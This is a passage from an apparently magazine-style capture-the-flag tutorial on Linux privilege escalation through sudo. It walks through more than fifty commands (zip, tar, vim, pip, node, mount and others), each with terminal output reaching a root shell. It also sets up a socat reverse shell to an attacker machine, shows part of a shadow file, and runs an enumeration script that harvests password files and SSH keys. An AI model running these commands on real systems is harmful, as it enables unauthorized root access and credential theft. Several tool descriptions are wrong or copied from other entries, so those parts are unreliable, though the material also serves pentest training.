ATAxVAUzj4ojTE1pmFbY12NUzw2j/b0:18313:0:99999:7:::
bin:*:16372:0:99999:7:::
daemon:*:16372:0:99999:7:::
```

Similarly cat, jq, dd, arp, base64, date, diff, mtr, nl, od, readelf, shuf, sort, tee, ul, unexpand, wget, xxd, expand, file, finger, fmt, fold, grep and head can be exploited to view the files restricted to the normal user.

14. nice

nice command in Linux is used to execute a program with scheduling.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo nice /bin/sh
sudo nice /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

15. ftp

FTP as you all know is file transfer protocol

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

16. zip

zip command is used to compress files in linux. Even this command can be exploited to grab a root shell.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ TF=$(mktemp -u)
TF=$(mktemp -u)
[armour@my_privilege html]$ sudo zip $TF /etc/hosts -T -TT 'sh #'
sudo zip $TF /etc/hosts -T -TT 'sh #'
  adding: etc/hosts (deflated 65%)
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
```

17. mount

mount command is used to mount file systems but with sudo privilege it can be exploited to get a root shell as shown below.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo mount -o bind /bin/sh /bin/mount
sudo mount -o bind /bin/sh /bin/mount
[armour@my_privilege html]$ sudo mount
sudo mount
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

18. mysql

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo mysql -e '\! /bin/bash'
sudo mysql -e '\! /bin/bash'
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

19. node

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo node -e 'require("child process").spawn("/bin/sh", {stdio: [0, 1, 2]});'
<ild_process").spawn("/bin/sh", {stdio: [0, 1, 2]});'
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

20. pic

```
[armour@my_privilege html]$ sudo pic -U
sudo pic -U
.lf 1 -
.PS
.PS
.lf 1
sh X sh X
sh X sh X
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

21. pip

Pip command is a tool used to install python packages in Linux.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ TF=$(mktemp -d)
TF=$(mktemp -d)
[armour@my_privilege html]$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
<$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
<('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
[armour@my_privilege html]$ sudo pip install $TF
sudo pip install $TF
Processing /tmp/tmp.jjnAo9KuFe
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```


22. perl

Perl is a programming language installed by default in linux systems.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege pip-_W7248-build]$ sudo perl -e 'exec "/bin/sh";'
sudo perl -e 'exec "/bin/sh";'
[root@my_privilege pip-_W7248-build]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege pip-_W7248-build]#
```

23. puppet

Puppet is a configuration management tool in Linux.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo puppet apply -e "exec { '/bin/sh -c \"exec sh
-i <$(tty) >$(tty) 2>$(tty)\"': }"
<c { '/bin/sh -c \"exec sh -i <$(tty) >$(tty) 2>$(tty)\"': }"
The ZFS modules are not loaded.
Try running '/sbin/modprobe zfs' as root to load them.
The ZFS modules are not loaded.
Try running '/sbin/modprobe zfs' as root to load them.
[root@my_privilege html]# id
id
[root@my_privilege html]# 
```

24. rsync

Rsync or remote sync is a popular command used for copying and synchronizing files and folders between Unix or Linux systems.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev
/null
< sudo rsync -e 'sh -c "sh 0<&2 1>&2"' 127.0.0.1:/dev/null
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```


25. ruby

Ruby as our readers know is a programming language.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo ruby -e 'exec "/bin/sh"'
sudo ruby -e 'exec "/bin/sh"'
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

26. sed

Sed or stream editor is a command which performs multiple functions on a file like copying, searching and replacing.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo sed -n 'le exec sh 1>&0' /etc/hosts
sudo sed -n 'le exec sh 1>&0' /etc/hosts
sh-4.2# is
is
sh: is: command not found
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

27. setarch

Setarch is a shortcut for Set architecture. It is used to set architecture (x86_64 or i386) in a program environment.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo setarch $(arch) /bin/sh
sudo setarch $(arch) /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

28. socat

Socat stands for SOcket CAT. It is a network utility like netcat. It is bidirectional. We have seen privilege escalation using socat in CTF challenge of Maskcrafter : 1 in our January 2020 Issue. It is done as shown below. We first start a listener on attacker machine as shown in the image given below.

```
hackercoolmagz@kali:~$ socat file:`tty`,raw,echo=0 tcp-listen:1235
```

Then run the following commands on the target system.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ RHOST=192.168.36.130
RHOST=192.168.36.130
[armour@my_privilege html]$ RPORT=1235
RPORT=1235
[armour@my_privilege html]$ sudo socat tcp-connect:$RHOST:$RPORT exec:sh,pty,stderr,setsid,sigint,sane
< sudo socat tcp-connect:$RHOST:$RPORT exec:sh,pty,stderr,setsid,sigint,sane
```

As soon as we run these commands, we get a root shell as shown below.

```
hackercoolmagz@kali:~$ socat file:`tty`,raw,echo=0 tcp-listen:1235
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

29. stdbuf

Stdbuf provides modified buffering operations for standard streams.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo stdbuf -i0 /bin/sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

30. strace

Strace is a Linux debugging and troubleshooting tool.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo strace -o /dev/null /bin/sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

31. systemctl

Systemctl is a system management tool in Linux. It is used to control the systemd system and service.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo systemctl
WARNING: terminal is not fully functional
!sh(press RETURN)
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

32. taskset

Stdbuf provides modified buffering operations for standard streams.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo taskset 1 /bin/sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

33. tclsh

Tclsh is a shell-like application that reads Tcl commands from a file or its standard input. Tcl is a simple scripting language.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo tclsh
% exec /bin/sh <@stdin >@stdout 2>@stderr
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

34. time

The time command in Linux is used to see how long a command takes to run or execute. It helps in checking performance of the commands and scripts.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo /usr/bin/time /bin/sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

35. timeout

The timeout command is used to run a program or command with preferred time limit. If the command takes more time than the preset limit, it closes.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo timeout --foreground 7d /bin/sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

36. unshare

The unshare command allows users to run a program or script with specific namespaces 'unshared' from its parent.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo unshare /bin/sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

37. xargs

Xargs command reads streams of data from the standard input and passes its output as an argument to another command.

```
[armour@my_privilege html]$ id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo xargs -a /dev/null sh
[root@my_privilege html]# id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

38. PHP

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ CMD="/bin/sh"
CMD="/bin/sh"
[armour@my_privilege html]$ sudo php -r "system('$CMD');"
sudo php -r "system('$CMD');"
No entry for terminal type "unknown";
using dumb terminal settings.
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

39. vim

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo vim -c '!/bin/sh'
sudo vim -c '!/bin/sh'
Vim: Warning: Output is not to a terminal
E437: terminal capability "cm" required
cm
Press ENTER or type command to continue:!/bin/sh

sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

40. vi

The timeout command is used to run a program or command with preferred time limit. If the command takes more time than the preset limit, it closes.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo vi -c '!/bin/sh' /dev/null
sudo vi -c '!/bin/sh' /dev/null
E437: terminal capability "cm" required
Press ENTER or type command to continue
"/dev/null" is not a file
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

41. ssh

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
sudo ssh -o ProxyCommand=';sh 0<&2 1>&2' x
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

42. tar

Tar stands for tape archive. It is used to create and extract archives.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --c
heckpoint-action=exec=/bin/sh
<ev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
tar: Removing leading '/' from member names
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

43. rpm

RPM (Red Hat Package Manager) is the default package management utility for RedHat systems.

```
[armour@my_privilege html]$ sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
sudo rpm --eval '%{lua:os.execute("/bin/sh")}'
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

44. expect

Expect command is used to automate providing inputs to scripts that expect user inputs.

```
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo expect -c 'spawn /bin/sh;interact'
sudo expect -c 'spawn /bin/sh;interact'
spawn /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

45. find

Find command, as its name implies is used to find specific files on the Unix system. It is like search in Windows.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo find . -exec /bin/sh \; -quit
sudo find . -exec /bin/sh \; -quit
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

46. less

Less command is used to view one page of a large file.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo less /etc/profile
sudo less /etc/profile
WARNING: terminal is not fully functional
/etc/profile (press RETURN)!/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
```

47. more

More command is used to view large files with scrolling.

```
[armour@my_privilege html]$ TREM= sudo more /etc/profile
TREM= sudo more /etc/profile
# /etc/profile

# System wide environment and startup programs, for login setup
# Functions and aliases go in /etc/bashrc

# It's NOT a good idea to change this file unless you know what you
# are doing. It's much better to create a custom.sh shell script in
# /etc/profile.d/ to make custom changes to your environment, as this
# will prevent the need for merging in future updates.

pathmunge () {
    case ":{PATH}:" in
        *:"$1":*)
            ;;
        *)
            if [ "$2" = "after" ] ; then
                PATH=$PATH:$1
            else
                PATH=$1:$PATH
            fi
    esac
}

--More-- (33%)!/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
```

48. python

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo python -c 'import os; os.system("/bin/sh")'
sudo python -c 'import os; os.system("/bin/sh")'
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

49. man

Man command is used to display the manual pages of any command or tool.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo man man
sudo man man
WARNING: terminal is not fully functional
- (press RETURN)!/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

50. script

Script command is used to record all the terminal activities.

```
[armour@my_privilege man]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege man]$ sudo script -q /dev/null
sudo script -q /dev/null
[root@my_privilege man]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege man]#
```

51. busybox

Busybox, popularly known as Swiss army knife for Linux provides several UNIX utilities in one single package.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo busybox sh
sudo busybox sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

52. Nmap

```
[armour@my_privilege man]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege man]$ sudo nmap --interactive
sudo nmap --interactive

Starting Nmap V. 5.21 ( http://nmap.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> :sh
:sh
Unknown command (:sh) -- press h <enter> for help
nmap> !sh
!sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

53. dmesg

Dmesg command is used to print message buffer of kernel and other driver messages.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo dmesg -H
sudo dmesg -H
WARNING: terminal is not fully functional
- (press RETURN)!/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```


54. easy_install

Easy_install is a package manager for Python. In modern systems, it is replaced by pip.

```
[armour@my_privilege html]$ TF=$(mktemp -d)
TF=$(mktemp -d)
[armour@my_privilege html]$ echo "import os; os.execl('/bin/sh', 'sh', '-c', 'sh
h <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
<('/bin/sh', 'sh', '-c', 'sh <$(tty) >$(tty) 2>$(tty)')" > $TF/setup.py
[armour@my_privilege html]$ sudo easy_install $TF
sudo easy_install $TF
Processing tmp.bbn0dFm1EU
Writing /tmp/tmp.bbn0dFm1EU/setup.cfg
Running setup.py -q bdist_egg --dist-dir /tmp/tmp.bbn0dFm1EU/egg-dist-tmp-SnGzr
B
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```


55. factor

Factor command is used to see current server information like hardware details, network settings and kernel information etc.

```
[armour@my_privilege ~]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege ~]$ TF=$(mktemp -d)
TF=$(mktemp -d)
[armour@my_privilege ~]$ echo 'exec("/bin/sh")' > $TF/x.rb
echo 'exec("/bin/sh")' > $TF/x.rb
[armour@my_privilege ~]$ FACTERLIB=$TF sudo factor
FACTERLIB=$TF sudo factor
The ZFS modules are not loaded.
Try running '/sbin/modprobe zfs' as root to load them.
The ZFS modules are not loaded.
Try running '/sbin/modprobe zfs' as root to load them.
[root@my_privilege armour]# id
id
[root@my_privilege armour]# █
```

56. flock

Flock command is used to lock files or directories.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo flock -u / /bin/sh
sudo flock -u / /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

57. gdb

GDB is the GNU debugger about which our readers have learnt in our previous Issue.

```
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo gdb -nx -ex '!sh' -ex quit
sudo gdb -nx -ex '!sh' -ex quit
GNU gdb (GDB) Red Hat Enterprise Linux 7.6.1-115.el7
Copyright (C) 2013 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-redhat-linux-gnu".
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

58. ionice

ionice command is used to set or get the I/O scheduling class and priority for a program.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo ionice /bin/sh
sudo ionice /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

59. irb

irb or interactive ruby is used to execute ruby interactively.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo irb
sudo irb
irb(main):001:0> exec '/bin/bash'
exec '/bin/bash'
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

60. jjs

Jjs tool is used to interpret one or multiple java script files.

```
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ echo "Java.type('java.lang.Runtime').getRuntime().e
xec('/bin/sh -c \${@}|sh _ echo sh <$(tty) >$(tty) 2>$(tty)') | sudo j
js
<cho sh <$(tty) >$(tty) 2>$(tty)') | sudo jjs
jjs> sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

61. journalctl

Journalctl command is used to view the logs collected by systemd service.

```
[armour@my_privilege html]$ sudo journalctl
sudo journalctl
WARNING: terminal is not fully functional
- (press RETURN) !/bin/sh
!/bin/sh
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2#
```

62. logsave

Logsave command will execute a command line program with specified arguments and save its output to a logfile.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo logsave /dev/null /bin/sh -i
sudo logsave /dev/null /bin/sh -i
[root@my_privilege html]# i
i
sh: i: command not found
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

63. ltrace

ltrace program runs specified commands and records all dynamic library calls the command made.

```
[armour@my_privilege html]$ id
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo ltrace -b -L /bin/sh
sudo ltrace -b -L /bin/sh
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]# █
```

64. lua

Lua is a new programming language.

```
id
uid=1000(armour) gid=1000(armour) groups=1000(armour),31(exim)
[armour@my_privilege html]$ sudo lua -e 'os.execute("/bin/sh")'
sudo lua -e 'os.execute("/bin/sh")'
sh-4.2# id
id
uid=0(root) gid=0(root) groups=0(root)
sh-4.2# █
```

65. make

Make is used to compile executables from source files.

```
[armour@my_privilege html]$ COMMAND='/bin/sh'
COMMAND='/bin/sh'
[armour@my_privilege html]$ sudo make -s --eval='$x:\n\t-'"$COMMAND"
sudo make -s --eval='$x:\n\t-'"$COMMAND"
[root@my_privilege html]# id
id
uid=0(root) gid=0(root) groups=0(root)
[root@my_privilege html]#
```

These are the methods by which sudo privileges can be exploited on programs or commands to gain root privileges. However this is not the only way to do so. Before we go to other steps let's execute the PE.sh script of which we successfully modified privileges using SUDO privileges.

As already informed, PE.sh is a new Linux privilege escalation tool similar to LinEnum etc that helps in finding out ways to escalate privileges. Our readers already had a glimpse of it in the JAN 2020 Issue where it detected a dirtycow vulnerability in Vulnuni 1.01 CTF. Let's run it and feed the output to a file named PE.txt

```
[armour@my_privilege tmp]$ ./PE.sh > PE.txt
./PE.sh > PE.txt
```

The Pe.sh will create two separate files named Reports and passwordfiles.txt which have information about the system and captured password (if any) respectively.

```
[armour@my_privilege tmp]$ ls
ls
PE.sh PE.txt Reports passwordfiles.txt
```

We will look at these two files later. Now, let us see the output of the script in PE.txt. The first information it shows is the kernel, hostname, system architecture and OS information.

```
[armour@my_privilege tmp]$ cat PE.txt
cat PE.txt
##### PE Linux
##### By WazeHell
##### Reporting Directory : /Report
#####
##### System Info #####
#####
Kernel : 3.10.0-1062.18.1.el7.x86_64
#####
Hostname: my_privilege
#####
Linux kernel architecture: x86_64
#####
Full Kernel information:
Linux my_privilege 3.10.0-1062.18.1.el7.x86_64 #1 SMP Tue Mar 17 23:49:17 UTC 20
20 x86_64 x86_64 x86_64 GNU/Linux
#####
Distribution information:
CentOS Linux release 7.7.1908 (Core)
#####
```

B. Kernel exploits

Exploiting vulnerabilities in kernel is another important way of gaining root privileges. The problem with this method is that we rarely find vulnerable kernels. Our readers have seen a kernel exploit recently in Lampiao : 1 CTF challenge ([HackercoolMag July2018 Issue](#)) and the Vulnuni : 1.0.1 CTF challenge ([HackercoolMag Jan2020 Issue](#)). The vulnerability in both of these instances was a DirtyCow kernel vulnerability. That's how rare they are.

Even if you found a kernel vulnerability, we would suggest our readers to use them rarely. Just because we have a kernel exploit ready, doesn't mean it works perfectly. DirtyCow

exploit worked for us perfectly on the Lampiao : 1 CTF machine but not VulnUni : 1.01 CTF machine. It almost crashed the system in the latter one. Sometimes it may crash the system altogether even if you get root. However this particular kernel doesn't have any vulnerabilities.

```
hackercoolmagz@kali:~$ searchsploit 3.10.0-1062
```

```
Exploits: No Result
```

```
Shellcodes: No Result
```

```
hackercoolmagz@kali:~$ searchsploit 3.10.0
```

| Exploit Title | Path (/usr/share/exploitdb/) |
|--|---------------------------------|
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39537.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39538.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39539.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39540.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39541.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39542.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39543.txt |
| Linux Kernel 3.10.0 (CentOS / RHEL 7.1 | exploits/linux/dos/39544.txt |
| Linux Kernel 3.10.0 (CentOS 7) - Denia | exploits/linux/dos/41350.c |
| Linux Kernel 3.10.0-229.x (CentOS / RH | exploits/linux/dos/39555.txt |
| Linux Kernel 3.10.0-229.x (CentOS / RH | exploits/linux/dos/39556.txt |
| Linux Kernel 3.10.0-514.21.2.el7.x86_6 | exploits/linux/local/42887.c |
| Linux Kernel 4.8.0-22/3.10.0-327 (Ubun | exploits/linux/dos/40762.c |

Let's scroll down the PE.txt file.

```
#####
```

More About Kernel:

```
  GCC stack protector support:      Disabled
  Strict user copy checks:          Disabled
  Enforce read-only kernel data:    Disabled
  Restrict /dev/mem access:         Disabled
  Restrict /dev/kmem access:        Enabled
```

```
#####
```

Programming Language in the system:

```
perl
gcc
g++
python
php
cc
node
```

```
#####
```

Environment information:

```
#####
```

```
Check Environment.txt
```

Here we have more information about the kernel. Did you realise what GCC stack protector is? It is the functionality which protects the system from buffer overflow attacks (ok that was an easter egg). We can also see programming languages present on the target system. This


gives us an idea as to which programming language to use while coding an exploit in case if we happen to find a vulnerability. The PE.sh specifically checks for the DirtyCow vulnerability as shown below.

Path information:

Check PATH.txt

```
#####
```

Checking DirtyCow Exploit :

No Cow Here ! 

```
#####
```

Passwords Lookup

```
#####
```

```
#####
```

umask value as specified in /etc/login.defs:

UMASK 077

```
#####
```

Password and storage information:

PASS_MAX_DAYS 99999

PASS_MIN_DAYS 0

PASS_WARN_AGE 7

ENCRYPT_METHOD SHA512

```
#####
```

Possible Passwords in Files:

Check Passwords.txt File For Possible Scripts Have A Passwords

```
#####
```

It also checks for files containing passwords and also some log files.

Files Maybe Contain Passwords (configs):

Check passwordfiles.txt

```
#####
```

There Are SSH With Root :)

```
#####
```

We Found Some RSA Keys :)

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQDZwfoUnj5DzMlbK5tY6JtH+G0CmEqaGPle3wxNVab  
nbYeAicg/350HCZX9UNBfXHCkxrE4GuuF5dt6g70UyLNxI5i09A4wnANDvLAfKNTq/qsQdpemYcYZSwQ  
QLWdi8Qnno7BIR5gteI8+ZtLvFjsQ8LSJ5Hc5Lx9+lxxoZwvCJKC1UjIYaWHJPaFRQPdb2y57+63NcA/  
Gki5z2DRoKou4aVz1qsjwHZULP6L5FgoZb75RbfQJe4NCY4+TGAVdstR1wgRYm7dpoHnzWQwEm8ocAek  
K7slUwah4brpA2u+MpmF3FVTai2+zfi02s4XbahY5/SGQeqtKj2cWfDvL0IyV
```

```
#####
```

Root Directory Discovering ..

```
#####
```

Home Directory Discovering ..

Check Home_Dir.txt

```
#####
```

Discovering Var Directory ...

Check Var_Directory.txt

```
#####
```

Discovering Logs ...

Check Logs_var.txt

It also checks for contents in some of the directories like root directory, user's home directory and the Var directory. These are all stored in a separate directory named "Reports" while the files that may contain passwords are stored in a file named passwordfiles.txt as shown below

Here are the contents of passwordfiles.txt.

```
ls
PE.sh PE.txt Reports passwordfiles.txt
[armour@my_privilege tmp]$ cat passwordfiles.txt
cat passwordfiles.txt
/etc/pki/ca-trust/extracted/java/cacerts
/etc/pki/ca-trust/extracted/openssl/ca-bundle.trust.crt
/etc/pki/ca-trust/extracted/pem/tls-ca-bundle.pem
/etc/pki/tls/misc/CA
/etc/pki/tls/openssl.cnf
/etc/pki/nssdb/pkcs11.txt
/etc/rpm/macros.jpackage
/etc/man_db.conf
/etc/systemd/journald.conf
/etc/aliases
/etc/udev/udev.conf
/etc/udev/hwdb.bin
/etc/nsswitch.conf.bak
/etc/group
```

Here is the Reports directory with more information.

```
[armour@my_privilege tmp]$ cd Reports
cd Reports
[armour@my_privilege Reports]$ ls
ls
Environment.txt Path.txt logs_var.txt
Home_Dir.txt Var_Directory.txt passwords.txt
[armour@my_privilege Reports]$ cat
```

```
##### Network Info #####
#####
#####
Internal IP :
192.168.36.142
#####
ARP IPs :
192.168.36.130
192.168.36.2
192.168.36.254
#####
Getway IPs : 192.168.36.2
#####
TCP Connections :
tcp      0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:2049        0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:42471       0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:3306        0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:111         0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:20048       0.0.0.0:*          LISTEN
tcp      0      0 0.0.0.0:39188       0.0.0.0:*          LISTEN
tcp      0      0 192.168.36.142:50534 192.168.36.130:1234 ESTABLISHED
tcp      0      0 192.168.36.142:50448 192.168.36.130:1234 ESTABLISHED
```

